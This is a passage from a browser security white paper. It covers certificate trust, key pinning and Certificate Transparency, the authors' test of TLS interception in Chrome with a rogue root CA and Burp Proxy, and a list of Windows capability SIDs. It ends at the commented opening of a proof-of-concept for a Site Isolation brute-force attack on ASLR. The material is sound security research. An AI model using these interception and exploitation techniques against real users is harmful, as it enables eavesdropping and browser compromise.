In contrast to Internet Explorer, Google Chrome and Microsoft Edge support the "Upgrade Insecure Requests"[23] request header. This header indicates that the client prefers an encrypted and authenticated response. This is closely related to HTTP Strict Transport Security (HSTS) and CSP.

18.6 Certificate Security for TLS

The Microsoft Windows 10 trust store contains 30 trusted root Certificate Authority (CA) certificates. These certificates can be used to sign server certificates and intermediary CA certificates. If a trusted root CA or any one of the intermediary CAs is compromised, their certificates could be used to create valid, yet unauthorized certificates for any website and subvert the security offered by SSL and TLS. In the context of Google Chrome, where the Chrome Web Store is implemented as a website and depends on certificates for security, the security of this system is vital.

18.6.1 Choices of Certificate Authorities

All browsers use the Microsoft Windows certificate store on Microsoft Windows 10 to validate server certificates for websites. Google Chrome has added features like key pinning and certificate transparency that mitigate attacks using a compromised or malicious CA.

18.6.2 Public Key Pinning

Public key pinning uses a whitelist of public keys in a certificate chain for certain domains in order to detect when an unauthorized certificate is forged. It was first introduced[24] in Google Chrome version 13. *RFC7469*[25] defines HTTP Public Key Pinning (HPKP) which enables websites to use public key pinning via a dedicated HTTP header.

[23] `https://www.w3.org/TR/upgrade-insecure-requests/#preference`
[24] `https://www.imperialviolet.org/2011/05/04/pinning.html`
[25] `https://tools.ietf.org/html/rfc7469`

As table 18.8 shows HPKP is only supported by Google Chrome at the time of writing. It is currently under consideration[26] for Microsoft Edge.

	Google Chrome	Microsoft Edge	Internet Explorer
HPKP	●	○	○

Table 18.8: HPKP Support (● - True, ○ - False, ◐ - Partly)

Google Chrome has a built-in list[27] of known root certificate hashes. If one of these certificates is the root of a certificate chain for a server, Google Chrome will check for certificate public key pinning. If it is not the root, but a *private trust anchor*, no certificate pinning checks will be performed. According to the documentation[28] this is to avoid problems with products that intercept SSL / TLS. According to the documentation pin validation will not be performed in this case:

> Chrome does not perform pin validation when the certificate chain chains up to a private trust anchor. A key result of this policy is that private trust anchors can be used to proxy (or MITM) connections, even to pinned sites. "Data loss prevention" appliances, firewalls, content filters, and malware can use this feature to defeat the protections of key pinning.
>
> We deem this acceptable because the proxy or MITM can only be effective if the client machine has already been configured to trust the proxy's issuing certificate — that is, the client is already under the control of the person who controls the proxy (e.g. the enterprise's IT administrator). If the client does not trust the private trust anchor, the proxy's attempt to mediate the connection will fail as it should.

We confirmed this behaviour by creating a trusted root CA in the Microsoft Windows trusted certificate store and an additional intermediate CA used by *Burp Proxy*[29] to intercept TLS connections. As shown in figure 18.4, a connection to `http://google.com` works with a user installed rogue trusted CA and an intermediary CA.

This effectively means that for all custom CA certificates that have their hashes not built into Google Chrome, certificate pinning does not work. For example in 2015 it was discovered[30] that Lenovo shipped laptops with software installing a trusted CA certificate including the private key of this certificate.

For enterprise environments a Microsoft Windows feature exists called *Enterprise Certificate Pinning*[31]. Using a custom rule file, pinning for certain domains can be defined. This feature is not standard and not enabled by default.

[26] https://developer.microsoft.com/en-us/microsoft-edge/platform/status/publickeypinningextensionforhttp/


[27] https://cs.chromium.org/chromium/src/net/cert/x509_certificate_known_roots_win.h?type=cs&q=kKnownRootCertSHA256Hashes+package:%5Echromium\protect\T1\textdollar&l=19

[28] https://www.chromium.org/Home/chromium-security/security-faq#TOC-How-does-key-pinning-interact-with-local-proxies-and-filters-

[29] https://portswigger.net/burp/

[30] http://www.zdnet.com/article/lenovo-accused-of-pushing-superfish-self-signed-mitm-proxy/

[31] https://docs.microsoft.com/en-us/windows/access-protection/enterprise-certificate-pinning



This page is secure (valid HTTPS).

Certificate

General | Details | Certification Path

Certification path

- Internet Widgits Pty Ltd
  - intermediate
    - www.google.com

Certificate status:

This certificate is OK.

certmgr - [Certificates - Current User\Trusted Root Certification Authorities\Certificat...

File
Action
View
Help
Certificates - Current User
Personal
Trusted Root Certification Au
Certificates
Enterprise Trust
Intermediate Certification Au
Certificate Revocation Lis
Certificates
Active Directory User Object
Trusted Publis
Untrusted Certifi
Third-Party Root C
Trusted People
Client Authentication Iss
MSIEHistoryJournal
Certificate Enrollment Reque
Smart Card Trusted Roots

Issued To	Issued By
AddTrust External CA Root	AddTrust External CA Root
Baltimore CyberTrust Root	Baltimore CyberTrust Root
Class 3 Public Primary Certificat...	Class 3 Public Primary Certificatio...
Copyright (c) 1997 Microsoft C...	Copyright (c) 1997 Microsoft Corp.
DigiCert Global Root CA	DigiCert Global Root CA
DigiCert High Assurance EV Ro...	DigiCert High Assurance EV Root ...
DST Root CA X3	DST Root CA X3
Entrust Root Certification Auth...	Entrust Root Certification Authority
Entrust Root Certification Auth...	Entrust Root Certification Authori...
Equifax Secure Certificate Auth...	Equifax Secure Certificate Authority
GeoTrust Global CA	GeoTrust Global CA
GlobalSign Root CA	GlobalSign Root CA
Go Daddy Class 2 Certification ...	Go Daddy Class 2 Certification Au...
TE CyberTrust Global Root	GTE CyberTrust Global Root
tspot 2.0 Trust Root CA - 03	Hotspot 2.0 Trust Root CA - 03
Internet Widgits Pty Ltd	Internet Widgits Pty Ltd
Microsoft Authenticode(tm) Ro...	Microsoft Authenticode(tm) Root...
Microsoft Root Authority	Microsoft Root Authority
Microsoft Root Certificate Auth...	Microsoft Root Certificate Authori...
Microsoft Root Certificate Auth...	Microsoft Root Certificate Authori...
Microsoft Root Certificate Auth...	Microsoft Root Certificate Authori...
NO LIABILITY ACCEPTED, (c)97 ...	NO LIABILITY ACCEPTED, (c)97 Ve...

Figure 18.4: SSL Interception in Google Chrome

18.6.3 Certificate Transparency

Certificate Transparency (CT) is a project started by Google to provide an audit process for the issuing and usage of certificates. The main goal is to identify certificates that are not legitimately issued by CAs. According to the CT policy[32] in Google Chrome, it could be required for certain CAs in response to a security incident. However, it is not required for all trusted root CAs. In this case the *Extended Validation* indicator will not be shown by Google Chrome because CT is a necessary requirement starting 2015-01-01[33]. Also logs of CT are used to create databases that can be publicly searched such as `https://crt.sh`.

CT is based on Merkle Trees which are hash trees used in cryptographic applications. They allow the verification of data structures in an efficient way. CT ensures that servers have to show a proof as part of the TLS handshake which ensures the client that a proof of this certificate has been published in a public log. A detailed technical description of CT is beyond the scope of this white paper and can be found on `https://www.certificate-transparency.org/`.

Microsoft Edge and Internet Explorer do not have a similar system and therefore do not offer such transparency.

In general, we consider CT as beneficial since it should effectively prevent hidden misuse or malice of

[32] `https://a77db9aa-a-7b23c8ea-s-sites.googlegroups.com/a/chromium.org/dev/Home/chromium-security/root-ca-policy/CTPolicyMay2016edition.pdf`

[33] `https://www.certificate-transparency.org/ev-ct-plan`

a CA. However, this should be combined with methods to warn users immediately when attacks occur. One example would be a security check that notices when a CA for a certain domain has changed. An experienced user could then verify the origin of a changed certificate by checking the CA that issued it. This is similar to trust-on-first-use scenarios where changes of certificates or private keys are immediately noticed. In such scenarios it is assumed that the first time interaction occurs no MITM is occurring, and fingerprints or other verifiable values are recorded to check future interactions. If these value change subsequently this leads to an error or a warning.

We would like to advise Microsoft Edge and Internet Explorer to implement CT in order to make attacks against authentication mechanisms in browsers more detectable.

19 Acknowledgements

We like to thank the following people and organisations for their support (in alphabetical order):

- Arrigo Triulzi
- Chris Palmer
- Hanno Böck
- Jean-Philippe Aumasson
- Niklas Abel
- Marc Ruef

20 About X41 D-Sec GmbH

X41 D-Sec GmbH is a renowned expert provider for dedicated high quality security research, application security services, penetration tests, and full red teaming. Having extensive industry experience and expertise in the field of IT security, a highly effective security team of world class security experts enables X41 to perform premium security services.

Fields of expertise in the area of application security are code reviews, binary reverse engineering, and vulnerability discovery. Custom research and high quality IT security services are core competencies of X41.

21 Project Team

The following team of experts in the field of browser security have been working on this project.

Markus Vervier

Markus Vervier is Head of Research and CEO at X41 D-Sec GmbH. Software security is his main focus of work. During the last 15 years he collected professional experience in offensive IT security working as a security researcher and penetration tester for highly regarded companies.

His experience in the field of security includes:

- Extensive experience in the field of code-review, reverse engineering, and vulnerability analysis of applications on various platforms and architectures.
- Reverse engineering and security analysis of embedded firmware for mobile devices (Android device baseband firmware).
- Discovery of the first vulnerabilities in the *Signal Private Messenger*[1].
- Speaker at Infiltrate, HITBSECCONF and Troopers security conferences about offensive security topics such as baseband reverse engineering and application security.
- Memory corruption vulnerability in *libOTR*[2].

Michele Orrù

Michele is a security consultant with over nine years of experience in penetration testing, source code auditing and DevOps. During the last five years his focus has been on phishing and client-side exploitation.

[1] https://pwnaccelerator.github.io/2016/signal-part1.html

[2] https://x41-dsec.de/lab/advisories/x41-2016-001-libotr/

His experience in the field of security includes:

- Co-author of *The Browser Hacker's Handbook*
- Lead core developer of the *Browser Exploitation Framework Project(BeEF)*[3] and *PhishLulz*[4].
- Co-organizer of *WarCon*[5], a private offensive-security conference in Poland
- Speaker at KiwiCon, RuxCon, ZeroNights, OWASP AppSec, HackPra AllStars and InsomniHack security conferences about browser security.

Eric Sesterhenn

Eric Sesterhenn is working as an IT Security consultant for more than 14 years, working mostly in the areas of penetration testing and source code auditing.

His experience in the field of security includes:

- Identified vulnerabilities in various software projects including the Linux kernel.
- Analysis of complex software applications and infrastructures and extensive experience in code reviewing, penetration testing, and vulnerability analysis.
- Part of the winning team of the Deutsche Post Security Cup 2013.
- Speaker at 30C3 about fingerprinting Java applications (lightning talk).

Berend-Jan Wever

Berend-Jan Wever is a Principal Security Researcher at X41 D-Sec GmbH. He is interested in almost anything related to Computer and Information Security, and his main focus has been on web-browsers and low-level security issues.

His experience of 15 years in the field of security includes:

[3] `https://beefproject.com`

[4] `https://github.com/antisnatchor/phishlulz`

[5] `http://warcon.pl`

- Extensive experience in code-review, fuzzing, vulnerability analysis, reverse engineering, and exploit development on Windows.
- Member of the *Google Chrome Security Team*[6] from 2008 until 2012.
- Member of the Microsoft Secure Windows Initiative Attack Team (SWIAT) from 2006 until 2008.

[6] `https://bugs.chromium.org/p/chromium/issues/list?can=1&q=berendjanwever%40gmail.com`

A Appendix

ERRATA

- Page 11: Mention the browser versions tested.
- Page 20: Chrome does not support PDF, fix table 4.5, reported by multiple persons.
- Page 86: Spelling were/where, reported by itamarazulay.
- Page 87: Removed comment about bypasses in JavaScript frameworks, pointed out by @shhnjk.

SANDBOX

Alphabetical list of known app capabilities SIDs

- accessoryManager
  SID:S-1-15-3-1024-1069651245-2375841711-1570187833-1826699927-1726783584-1420246439-936999711-2864509111

- activity
  SID:S-1-15-3-1024-4191902497-1978494743-2749246665-3072910927-102050379-1373940514-1865125746-920055924

- allAppMods
  SID:S-1-15-3-1024-739809946-31981425-3357933805-1069317161-1095314212-1881123208-2517158727-2838317017

- allJoyn
  SID:S-1-15-3-1024-3804131010-705767314-2184915385-1233717497-4177653708-4048234552-2488388519-2361358067
  Qualified name: NAMED CAPABILITIES\All Joyn

- appBroadcastServices
  SID:S-1-15-3-1024-2926717412-422488402-1366096836-1344602270-1873175643-1473303204-936893394-2894442738
  Qualified name: NAMED CAPABILITIES\App Broadcast Services

- appCaptureServices
  SID:S-1-15-3-1024-1463147068-3371832618-1388101890-3973589861-2607976136-547912034-117841509-208667311
  Qualified name: NAMED CAPABILITIES\App Capture Services

- appCaptureSettings
  SID:S-1-15-3-1024-658842318-317372455-4011887121-1811749129-3600856248-3713732611-2239025110-3453100640
  Qualified name: NAMED CAPABILITIES\App Capture Settings

- appLicensing
  SID:S-1-15-3-1024-2889647217-2665888344-755061017-1229970740-3900060832-776474665-3655643929-4127345024
  Qualified name: NAMED CAPABILITIES\App Licensing

- appointments
  SID:S-1-15-3-11
  Qualified name: APPLICATION PACKAGE AUTHORITY\Your Appointments

- appointmentsSystem
  SID:S-1-15-3-1024-2643354558-482754284-283940418-2629559125-2595130947-547758827-818480453-1102480765
  Qualified name: NAMED CAPABILITIES\Appointments System

- audioDeviceConfiguration
  SID:S-1-15-3-1024-883896814-3354213294-3301286982-317704133-585371054-1013261047-3043375309-4225165118

- backgroundMediaPlayback
  SID:S-1-15-3-1024-2534516097-1142442286-655920092-1743268574-1314016795-1429942190-2819395560-270754105
  Qualified name: NAMED CAPABILITIES\Background Media Playback

- blockedChatMessages
  SID:S-1-15-3-1024-1615643396-3082447698-3017968123-3374415059-2610093431-2583988378-2307023373-470284681

- bluetooth
  SID:S-1-15-3-1024-3695299237-4278247513-1402175595-525333027-1997893985-119680826-3080251162-2948828488

- cellularDeviceControl
  SID:S-1-15-3-1024-3523901360-1745872541-794127107-675934034-1867954868-1951917511-1111796624-2052600462
  Qualified name: NAMED CAPABILITIES\Cellular Device Control

- cellularDeviceIdentity
  SID:S-1-15-3-1024-11742800-2107441976-3443185924-4134956905-3840447964-3749968454-3843513199-670971053
  Qualified name: NAMED CAPABILITIES\Cellular Device Identity

- cellularMessaging
  SID:S-1-15-3-1024-3659434007-2290108278-1125199667-3679670526-1293081662-2164323352-1777701501-2595986263
  Qualified name: NAMED CAPABILITIES\Cellular Messaging

- chatSystem
  SID:S-1-15-3-1024-2210865643-3515987149-1329579022-3761842879-3142652231-371911945-4180581417-4284864962
  Qualified name: NAMED CAPABILITIES\Chat System

- codeGeneration
  SID:S-1-15-3-1024-3802075078-3056353928-831493480-1656114792-3017467262-3614159431-110502994-2980336225

- confirmAppClose
  SID:S-1-15-3-1024-719903687-4232398539-3510704256-4190309334-1296461745-392634193-3994393407-3122493104
  Qualified name: NAMED CAPABILITIES\Confirm App Close

- contacts
  SID:S-1-15-3-12
  Qualified name: APPLICATION PACKAGE AUTHORITY\Your Contacts

- contactsSystem
  SID:S-1-15-3-1024-2897291008-3029319760-3330334796-465641623-3782203132-742823505-3649274736-3650177846
  Qualified name: NAMED CAPABILITIES\Contacts System

- cortanaPermissions
  SID:S-1-15-3-1024-3275915203-3073501320-309536135-1674744297-1740689076-4251230105-810187298-4091229748

- cortanaSpeechAccessory
  SID:S-1-15-3-1024-2393506754-775327057-2499928852-1629457672-3431788399-3853256447-4267427883-2817119566

- deviceManagementDmAccount
  SID:S-1-15-3-1024-2830772650-3846338416-1816072262-3095855940-4193335384-2293034769-252220343-157514922

- deviceManagementEmailAccount
  SID:S-1-15-3-1024-917207464-68434614-1080454720-3650237274-2024810623-3125538881-3710571513-3065818052
  Qualified name: NAMED CAPABILITIES\Device Management Email Account

- deviceManagementFoundation
  SID:S-1-15-3-1024-2114238718-839519356-3141599949-1701592612-4239813495-2246009235-3401969156-562141158
  Qualified name: NAMED CAPABILITIES\Device Management Foundation

- deviceManagementWapSecurityPolicies
  SID:S-1-15-3-1024-3057529725-2845346375-3525973929-2302649945-3073475876-347241512-4167996218-3915214886

- deviceUnlock
  SID:S-1-15-3-1024-3090417596-1177152433-709977159-3759866339-3648116925-1194977332-3459169701-1652573254

- documentsLibrary
  SID:S-1-15-3-7
  Qualified name: APPLICATION PACKAGE AUTHORITY\Your documents library

- dualSimTiles
  SID:S-1-15-3-1024-531085349-3971269601-1024280280-4054111094-4029683689-912804737-715231967-2563861597
  Qualified name: NAMED CAPABILITIES\Dual Sim Tiles

- email
  SID:S-1-15-3-1024-3213385057-1002943098-1723051927-1419152406-3870126442-848894659-559664656-2364677135

- emailSystem
  SID:S-1-15-3-1024-2357373614-1717914693-1151184220-2820539834-3900626439-4045196508-2174624583-3459390060
  Qualified name: NAMED CAPABILITIES\Email System

- enterpriseAuthentication
  SID:S-1-15-3-8
  Qualified name: APPLICATION PACKAGE AUTHORITY\Your Windows credentials

- enterpriseDataPolicy
  SID:S-1-15-3-1024-373139346-748750918-1948434659-2643498477-4072104851-1007166015-1979446734-3878125657
  Qualified name: NAMED CAPABILITIES\Enterprise Data Policy

- enterpriseDeviceLockdown
  SID:S-1-15-3-1024-1720708008-676358685-3694961389-3536049837-28312851-1003502039-653286243-2922628565

- expandedResources
  SID:S-1-15-3-1024-2260126382-343122119-3503137940-547812879-2608166238-1729045573-3394722501-2075048815

- extendedBackgroundTaskTime
  SID:S-1-15-3-1024-366303795-2616852666-3636748606-1444657452-4092942175-931406372-2783367388-2252851075

- extendedExecutionBackgroundAudio
  SID:S-1-15-3-1024-1757733230-3792965022-4183625483-1509180916-2800675197-3882158587-2291756888-318020845
  Qualified name: NAMED CAPABILITIES\Extended Execution Background Audio

- extendedExecutionCritical
  SID:S-1-15-3-1024-1129237768-79454143-2136254559-1623985096-3814653484-63270843-875342860-3699824235

- extendedExecutionUnconstrained
  SID:S-1-15-3-1024-374222737-2106488203-813473153-3732709437-2286922564-1719656165-2804691494-2247406137
  Qualified name: NAMED CAPABILITIES\Extended Execution Unconstrained

- firstSignInSettings
  SID:S-1-15-3-1024-1915131181-1661839130-3466558662-2365313265-168482886-3910651210-2178004652-3294308643
  Qualified name: NAMED CAPABILITIES\First Sign In Settings

- gameBarServices
  SID:S-1-15-3-1024-449500426-4112254358-3456904286-1727260714-2501084857-171973213-3131658879-2198086578
  Qualified name: NAMED CAPABILITIES\Game Bar Services

- gameList
  SID:S-1-15-3-1024-2845449227-614308480-78272248-3394209543-1591752031-1559218649-93556750-3923753255
  Qualified name: NAMED CAPABILITIES\Game List

- gameMonitor
  SID:S-1-15-3-1024-904812328-3382336523-604674363-3566595458-55181553-1647155837-3587023889-1434257878

- humaninterfacedevice
  SID:S-1-15-3-1024-1046399399-2930200366-2987218432-2534044392-2246125859-3426736648-2380978411-3024971649

- inputForegroundObservation
  SID:S-1-15-3-1024-700980291-3826703102-74257294-1944477230-3996044019-1710163232-669333698-3456870998
  Qualified name: NAMED CAPABILITIES\Input Foreground Observation

- inputInjection
  SID:S-1-15-3-1024-918685303-2392273179-1242551144-2277013827-3453391213-358261840-2217007564-611397587
  Qualified name: NAMED CAPABILITIES\Input Injection

- inputObservation
  SID:S-1-15-3-1024-3027914275-2211407940-856553809-632662545-1682185480-3508903257-964318829-733730950

- inputSuppression
  SID:S-1-15-3-1024-765387629-349433948-1457807909-617344056-1566752638-257569518-614478271-2332265213

- internetClient
  SID:S-1-15-3-1
  Qualified name: APPLICATION PACKAGE AUTHORITY\Your Internet connection

- internetClientServer
  SID:S-1-15-3-2
  Qualified name: APPLICATION PACKAGE AUTHORITY\Your Internet connection, including incoming connections from the Internet

- interopServices
  SID:S-1-15-3-1024-3588549841-719077279-3941072665-3448285197-1036512782-3700459644-2560456231-1231893854

- location
  SID:S-1-15-3-1024-1120341015-4059530845-270443254-1514536596-2315272569-284657971-419501928-776969430

- locationHistory
  SID:S-1-15-3-1024-3029335854-3332959268-2610968494-1944663922-1108717379-267808753-1292335239-2860040626
  Qualified name: NAMED CAPABILITIES\Location History

- locationSystem
  SID:S-1-15-3-1024-2587416013-1330314424-1690737965-1725259538-4126505581-1558002373-2875425159-3881190746
  Qualified name: NAMED CAPABILITIES\Location System

- lowLevelDevices
  SID:S-1-15-3-1024-2136653787-990173382-3730014305-3794374500-1001559012-3111233883-485923750-2526317185

- microphone
  SID:S-1-15-3-1024-3996699186-3595629362-3480063212-3905085333-2276303035-3068169911-3004821721-4252886170

- mobile
  SID:S-1-15-3-1024-1621525094-3528432894-3426482469-2238951698-3246337263-1285596169-1415047534-1919310335

- musicLibrary
  SID:S-1-15-3-6
  Qualified name: APPLICATION PACKAGE AUTHORITY\Your music library

- musicLibrary
  SID:S-1-15-3-6
  Qualified name: APPLICATION PACKAGE AUTHORITY\Your music library

- networkConnectionManagerProvisioning
  SID:S-1-15-3-1024-1904668343-1122143141-2896894936-1757704438-2225457261-1832870532-4083204921-4111087458
  Qualified name: NAMED CAPABILITIES\Network Connection Manager Provisioning

- networkDataPlanProvisioning
  SID:S-1-15-3-1024-4214965917-3375290950-3857009211-4120063080-3741332808-2868847822-1843154671-4148511555

- networkingVpnProvider
  SID:S-1-15-3-1024-1068037383-729401668-2768096886-125909118-1680096985-174794564-3112554050-3241210738

- objects3D
  SID:S-1-15-3-1024-1714402723-3681070311-1045646184-555837952-257600184-3998505355-63610276-3865718003
  Qualified name: NAMED CAPABILITIES\Objects3 D

- oemDeployment
  SID:S-1-15-3-1024-1114507550-2235118486-1313240074-4283153625-597607960-2635661315-2827405174-912873668

- optical
  SID:S-1-15-3-1024-1575399732-3056358718-2825064311-550644430-3464259740-2132227768-979495139-1077632175

- packageManagement
  SID:S-1-15-3-1024-734518492-402359323-2580938124-1419864735-4212787651-2727913556-228323224-564805089
  Qualified name: NAMED CAPABILITIES\Package Management

- packagePolicySystem
  SID:S-1-15-3-1024-1074678882-1845519692-958031958-89677218-2730550528-3336438952-1306664337-3311493206

- packageQuery
  SID:S-1-15-3-1024-1962849891-688487262-3571417821-3628679630-802580238-1922556387-206211640-3335523193
  Qualified name: NAMED CAPABILITIES\Package Query

- phoneCall
  SID:S-1-15-3-1024-383293015-3350740429-1839969850-1819881064-1569454686-4198502490-78857879-1413643331
  Qualified name: NAMED CAPABILITIES\Phone Call

- phoneCallHistory
  SID:S-1-15-3-1024-951693731-901288528-2895271546-317143909-1504712250-25973806-3907851571-1618863794
  Qualified name: NAMED CAPABILITIES\Phone Call History

- phoneCallHistoryPublic
  SID:S-1-15-3-1024-1631604711-3604716289-3767720303-698625756-2814662190-970047950-2326260488-1280393717

- phoneCallHistorySystem
  SID:S-1-15-3-1024-2442212369-1516598453-2330995131-3469896071-605735848-2536580394-3691267241-2105387825
  Qualified name: NAMED CAPABILITIES\Phone Call History System

- picturesLibrary
  SID:S-1-15-3-4
  Qualified name: APPLICATION PACKAGE AUTHORITY\Your pictures library

- picturesLibrary
  SID:S-1-15-3-4
  Qualified name: APPLICATION PACKAGE AUTHORITY\Your pictures library

- pointOfService
  SID:S-1-15-3-1024-1849711939-2055372412-1430709549-403095800-2349372689-2887650183-34019435-3605578527

- previewInkWorkspace
  SID:S-1-15-3-1024-461248178-238806672-481084236-3891410989-2771223391-2696077494-4217549958-1571088004

- previewPenWorkspace
  SID:S-1-15-3-1024-1316175169-1773014438-1613326986-24619653-3648585828-3852118800-56534641-2026697600
  Qualified name: NAMED CAPABILITIES\Preview Pen Workspace

- previewStore
  SID:S-1-15-3-1024-3995113440-3884054055-1031826285-344537609-2951767964-1612438789-3955710486-685105120
  Qualified name: NAMED CAPABILITIES\Preview Store

- previewUiComposition
  SID:S-1-15-3-1024-4039605918-3873411318-27610139-1128268345-19234073-2909949027-3062533374-2176626134

- privateNetworkClientServer
  SID:S-1-15-3-3
  Qualified name: APPLICATION PACKAGE AUTHORITY\Your home or work networks

- protectedApp
  SID:S-1-15-3-1024-3201220807-3619763700-1592940189-1757660495-672602728-3988728386-3927502142-3543502805

- proximity
  SID:S-1-15-3-1024-2277154106-1198253741-1251649293-2785554404-1571676292-3400936580-1687833907-3924095924

- radios
  SID:S-1-15-3-1024-3819248598-2325341108-263814137-3273722481-4086152792-1551417442-514296332-2020513533

- recordedCallsFolder
  SID:S-1-15-3-1024-1197439550-2076375017-2388317006-4244034133-3805565224-2676722506-3094586543-1803227934
  Qualified name: NAMED CAPABILITIES\Recorded Calls Folder

- remotePassportAuthentication
  SID:S-1-15-3-1024-3897381677-2518389896-958950170-4086390243-3353327115-2219161105-2047156235-314897931
  Qualified name: NAMED CAPABILITIES\Remote Passport Authentication

- remoteSystem
  SID:S-1-15-3-1024-3382307235-172505126-3436709648-3853344092-1878498961-3808853949-3782709338-3842044973
  Qualified name: NAMED CAPABILITIES\Remote System

- removableStorage
  SID:S-1-15-3-10
  Qualified name: APPLICATION PACKAGE AUTHORITY\Removable storage

- screenDuplication
  SID:S-1-15-3-1024-2752188826-3550772256-221158601-1503784687-2973994425-58216879-891029702-2423973439
  Qualified name: NAMED CAPABILITIES\Screen Duplication

- secondaryAuthenticationFactor
  SID:S-1-15-3-1024-759497869-3426324426-2080302537-280970568-1023192118-597262764-3695343976-1004345243
  Qualified name: NAMED CAPABILITIES\Secondary Authentication Factor

- secureAssessment
  SID:S-1-15-3-1024-1231405757-631568165-502048027-2646382484-613260345-2075369228-3000949285-4219498872
  Qualified name: NAMED CAPABILITIES\Secure Assessment

- serialcommunication
  SID:S-1-15-3-1024-2259232173-3065707605-3546759525-3107910369-1496933107-2416423869-535863999-1547775798

- sharedUserCertificates
  SID:S-1-15-3-9
  Qualified name: APPLICATION PACKAGE AUTHORITY\Software and hardware certificates or a smart card

- slapiQueryLicenseValue
  SID:S-1-15-3-1024-3578703928-3742718786-7859573-1930844942-2949799617-2910175080-1780299064-4145191454
  Qualified name: NAMED CAPABILITIES\Slapi Query License Value

- smsSend
  SID:S-1-15-3-1024-128185722-850430189-1529384825-139260854-329499951-1660931883-3499805589-3019957964
  Qualified name: NAMED CAPABILITIES\Sms Send

- startScreenManagement
  SID:S-1-15-3-1024-782401966-1532617391-3031078076-101244278-3991565062-447768907-4209600932-4293427563
  Qualified name: NAMED CAPABILITIES\Start Screen Management

- storeLicenseManagement
  SID:S-1-15-3-1024-2819154332-3691255550-2499738133-2646149002-4290075130-3069449926-721213713-3168903538
  Qualified name: NAMED CAPABILITIES\Store License Management

- systemManagement
  SID:S-1-15-3-1024-1023893147-235863880-425656572-4266519675-2590647553-3475379062-430000033-3360374247

- targetedContent
  SID:S-1-15-3-1024-3036464858-3155602757-2052184566-2810840899-4148930525-1208855857-3369979990-1199230028
  Qualified name: NAMED CAPABILITIES\Targeted Content

- teamEditionExperience
  SID:S-1-15-3-1024-2380060612-1737381507-4167045332-4184987838-4083872623-3212612518-450314405-3897841498
  Qualified name: NAMED CAPABILITIES\Team Edition Experience

- uiAutomation
  SID:S-1-15-3-1024-455651970-3154891787-1312607059-3809782779-3233841121-1753899376-1308168088-528740324

- usb
  SID:S-1-15-3-1024-2220380775-2622013822-1599222386-2219895693-4014100651-1227276184-635187290-3404514634

- userAccountInformation
  SID:S-1-15-3-1024-3014353654-4060050185-4188274494-1467411622-2017116772-860365275-2455311434-3523940624
  Qualified name: NAMED CAPABILITIES\User Account Information

- userDataAccountsProvider
  SID:S-1-15-3-1024-624372219-572103895-3839054141-4184514356-2205606268-3026111568-3738370332-3748229556
  Qualified name: NAMED CAPABILITIES\User Data Accounts Provider

- userDataSystem
  SID:S-1-15-3-1024-3324773698-3647103388-1207114580-2173246572-4287945184-2279574858-157813651-603457015
  Qualified name: NAMED CAPABILITIES\User Data System

- userPrincipalName
  SID:S-1-15-3-1024-2911463036-237878888-509312955-1981876715-2004097936-1552120448-2430620302-2295502469
  Qualified name: NAMED CAPABILITIES\User Principal Name

- userSystemId
  SID:S-1-15-3-1024-3755676145-4259313647-2808356580-3373894405-2165299177-498323172-48808592-1417246423

- videosLibrary
  SID:S-1-15-3-5
  Qualified name: APPLICATION PACKAGE AUTHORITY\Your videos library

- `videosLibrary`
  SID:`S-1-15-3-5`
  Qualified name: `APPLICATION PACKAGE AUTHORITY\Your videos library`

- `voipCall`
  SID:`S-1-15-3-1024-528040493-3731447870-67007039-3324466937-472126288-3192664210-2621923198-3039294295`
  Qualified name: `NAMED CAPABILITIES\Voip Call`

- `walletSystem`
  SID:`S-1-15-3-1024-3220540237-2689165624-4063022621-485423413-3446573505-530027026-3263391230-3512805223`
  Qualified name: `NAMED CAPABILITIES\Wallet System`

- `webcam`
  SID:`S-1-15-3-1024-4131216513-4266103714-3944869821-2853506808-3373049249-4035912394-2659877950-3593780078`

- `wiFiControl`
  SID:`S-1-15-3-1024-1435741670-739137367-1743980217-3651543328-1944853929-2879019864-2752253861-3176136090`

- `xboxAccessoryManagement`
  SID:`S-1-15-3-1024-316617620-767886417-2031403316-4137648062-386588034-2282218452-745559578-2387228587`

Proof-of-Concept code for brute-force attack abusing Site Isolation

```
<script>
  // This is a Proof-of-Concept for an attack that uses the `site-per-process`
  // feature to allow an attacker to repeatedly try exploiting an unreliable
  // vulnerability. This effectively allows a brute-force attack against
  // mitigations that depend on randomization (such as ASLR), by giving an
  // attacker an infinite number of tries to guess randomized values.

  // This page must be served on the loopback adapter, and can be served on any
  // available port. It takes advantage of the fact that "127.0.0.1" and
  // "localhost" both point to the loopback adapter, but are considered
  // different origins by the browser. You can open this page on either, and it
  // will use the other as a different origin to run the tests in. In a real
  // life attack on the internet, an attacker would have to serve this kind of
  // attack from two different domains, ports and/or protocols in order to
  // create two different origins. Obviously, that should not be a problem.

